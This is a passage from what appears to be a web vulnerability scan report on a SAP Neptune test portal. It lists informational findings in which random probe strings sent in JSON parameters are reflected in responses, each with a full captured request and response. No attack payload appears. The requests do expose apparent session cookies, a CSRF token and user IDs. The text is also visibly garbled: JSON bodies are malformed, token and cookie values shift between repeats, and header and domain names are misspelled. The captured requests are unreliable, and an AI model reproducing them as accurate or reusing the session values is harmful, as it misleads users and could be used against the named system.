https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<HTML><HEAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HEAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: 1656527400000sg82zzlvxq cannot be interpreted as a number (termination: RABAX_STATE)<P>
```


...[SNIP]...

15.30. https://testportal.zalaris.com/neptune/zmfp_team_status [CAL_ENDDA JSON parameter]

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **/neptune/zmfp_team_status**

Issue detail

The value of the **CAL_ENDDA** JSON parameter is copied into the application's response.

Request 1

```
POST /neptune/zmfp_team_status?ajax_id=SYNC&ajax_applid=ZMFP_TEAM_STATUS&sap-client=650&dxp=21100006&field_id=00020 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-b863278bd0174b2e
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b863278bd0174b2e-01
Content-Length: 142
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_APP_PARAMS":
{"ROLE":"ESS","CAL_BEGDA":"1656527400000","CAL_ENDDA":"1657132199000cmwixi8q2y","EXP_BEGDA":"20220630","EXP_ENDDA":"20220706","ALL":false}}
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:00:12 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 222
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://lid.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<HTML><HEAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HEAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: 1657132199000cmwxi8q2y cannot be interpreted as a number (termination: RABAX_STATE)<P>
...[SNIP]...
```

15.31. https://testportal.zalaris.com/neptune/zmfp_team_status [CLIENT JSON parameter]

Summary

| | |
|-------------|--------------------------------|
| Severity: | Information |
| Confidence: | Certain |
| Host: | https://testportal.zalaris.com |
| Path: | /neptune/zmfp_team_status |

Issue detail

The value of the **CLIENT** JSON parameter is copied into the application's response.

Request 1

```
POST /neptune/zmfp_team_status?ajax_id=SYNC&ajax_applid=ZMFP_TEAM_STATUS&sap-client=650&dxp=21100006&field_id=00020 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283Zx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.49482bbdb0e94bc5
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-49482bbdb0e94bc5-01
Content-Length: 154
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_APP_PARAMS":
{"ROLE":"ESS","CAL_BEGDA":"1657132200000","CAL_ENDDA":"1657736999000","ALL":false,"EXP_BEGDA":"20220707","EXP_ENDDA":"20220713","CLIENT":"gpf886i9lv"}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:05:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 2024
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapshf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloCalendarLegendData":[2,"TEXT","TYPE","Part Time","Type01","Absence Request","Type05","Full Day Absence","Type07","Part Day
Absence","Type08","Travel","Type09"],"modeloPCSmallData":{"5,"PERNR",
...[SNIP]...
DATE","KEY","TYPE","ICON","TITLE","TEXT"],"modelappParamsData":
{"ROLE":"ESS","CAL_BEGDA":"1657132200000","CAL_ENDDA":"1657736999000","ALL":false,"EXP_BEGDA":"20220707","EXP_ENDDA":"20220713","CLIENT":"gpf886i9lv"}}}
```

15.32. https://testportal.zalaris.com/neptune/zmfp_time_statement [AMOUNT1 JSON parameter]

Summary

| | |
|-------------|---|
| Severity: | Information |
| Confidence: | Certain |
| Host: | https://testportal.zalaris.com |
| Path: | /neptune/zmfp_time_statement |

Issue detail

The value of the **AMOUNT1** JSON parameter is copied into the application's response.

Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PDF&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dxc=21100006&field_id=00114 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564818323; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-ee36e9cfd33e423b
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-ee36e9cfd33e423b-01
Content-Length: 230
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_PARAMS":{"STATUS":"","LS_PERIOD":{"PABRJ":"","2022","PABRP":"","03","BEGDA":"","20220301","ENDDA":"","20220329","AMOUNT1":"","i8vr03rqt","AMOUNT2":"","0.00"},"PDF_SRC":"","FIL_KEY":"","03.2022"},"GS_INPUT":{"PERIOD":365}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:24:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 315683
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapshf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:// https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:// https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppParData":{"STATUS":"","modelTimePeriodData":{"PABRJ":"","2022","PABRP":"","03","BEGDA":"","20220301","ENDDA":"","20220329","AMOUNT1":"","i8vr03rqt","AMOUNT2":"","0.00"},"PDF_SRC":"","JVBBERI0xLjMNCiX48/TDQoLUIINUWFBERjMgUGFyYW1ldGVyczogRFJTVFhiaGsNCiVEZXZ0eXBIFBERjEglCAglEZvbnQgSEVMVnUglCAgYm9sZCBMYW5nIEVOIFNjcmlwdDogIDAgLT4vQzAwMQ0KMIAw
...[SNIP]...
```

15.33. https://testportal.zalaris.com/neptune/zmfp_time_statement [AMOUNT2 JSON parameter]

Summary

| | |
|-------------|--------------------------------|
| Severity: | Information |
| Confidence: | Certain |
| Host: | https://testportal.zalaris.com |
| Path: | /neptune/zmfp_time_statement |

Issue detail

The value of the **AMOUNT2** JSON parameter is copied into the application's response.

Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PDF&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dxp=21100006&field_id=00114 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564818323; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-ee36e9cfd33e423b
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-ee36e9cfd33e423b-01
Content-Length: 230
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_PARAMS":{"STATUS":"","LS_PERIOD":{"PABRJ":"","2022","PABRP":"","03","BEGDA":"","20220301","ENDDA":"","20220329","AMOUNT1":"","157.50","AMOUNT2":"","411adc08ya","PDF_SRC":"","FIL_KEY":"","03.2022"},"GS_INPUT":{"PERIOD":365}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:29:16 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 315683
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppParData":{"STATUS":"","modelTimePeriodData":{"PABRJ":"","2022","PABRP":"","03","BEGDA":"","20220301","ENDDA":"","20220329","AMOUNT1":"","157.50","AMOUNT2":"","411adc08ya","PDF_SRC":"","JVBeri0xLjMNCIXi48/TDQoIUINUWFBERjMgUGFyYW1ldGVyczogRFJTVFhiaGsNCiVEZXZ0eXBIIIFBERjEglCAglEZvbnQgSEVM
VkuUglCAgYm9sZCBMYW5nIjEVOlFNjcmIwdDogIDAgLT4vQzAwMQ0KMlAwIG9lag0KPDwNCi9UeXBIIIC9Gb250RGVZ
...[SNIP]...
```

15.34. https://testportal.zalaris.com/neptune/zmfp_time_statement [FIL_KEY JSON parameter]

Summary

| | |
|-------------|---|
| Severity: | Information |
| Confidence: | Certain |
| Host: | https://testportal.zalaris.com |
| Path: | /neptune/zmfp_time_statement |

Issue detail

The value of the **FIL_KEY** JSON parameter is copied into the application's response.

Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PDF&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dxc=21100006&field_id=00114 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EJ7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283ZzX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656564818323; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.2cc06df333044478
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-2cc06df333044478-01
Content-Length: 315702
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_PARAMS":{"STATUS":"","LS_PERIOD":{"PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":" 157.50","AMOUNT2":"
0.00"},"PDF_SRC":"JVBERi0xLjMNCiXi48/
...[SNIP]...
MDA5IDAwMDAwG4NCjAwMDAyMzUxODQgMDAwMDAgbg0KMDAwMDIzNjA1NCwMDAwMCMuBQp0cmFpbGVyDQo8PAOKL1NpemUgMTkNCi9Sb290IDE4IDAgUg0KL0luZm
8gMTcgMCMBSDDQo+PgOKc3RhcncR4cmVmDQoyMzYxMzANCiUIRU9GDQo=","FIL_KEY":"03.2022qk6lurgtsj"},"GS_INPUT":{"PERIOD":"365}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:48:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 315702
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iaab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:// https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
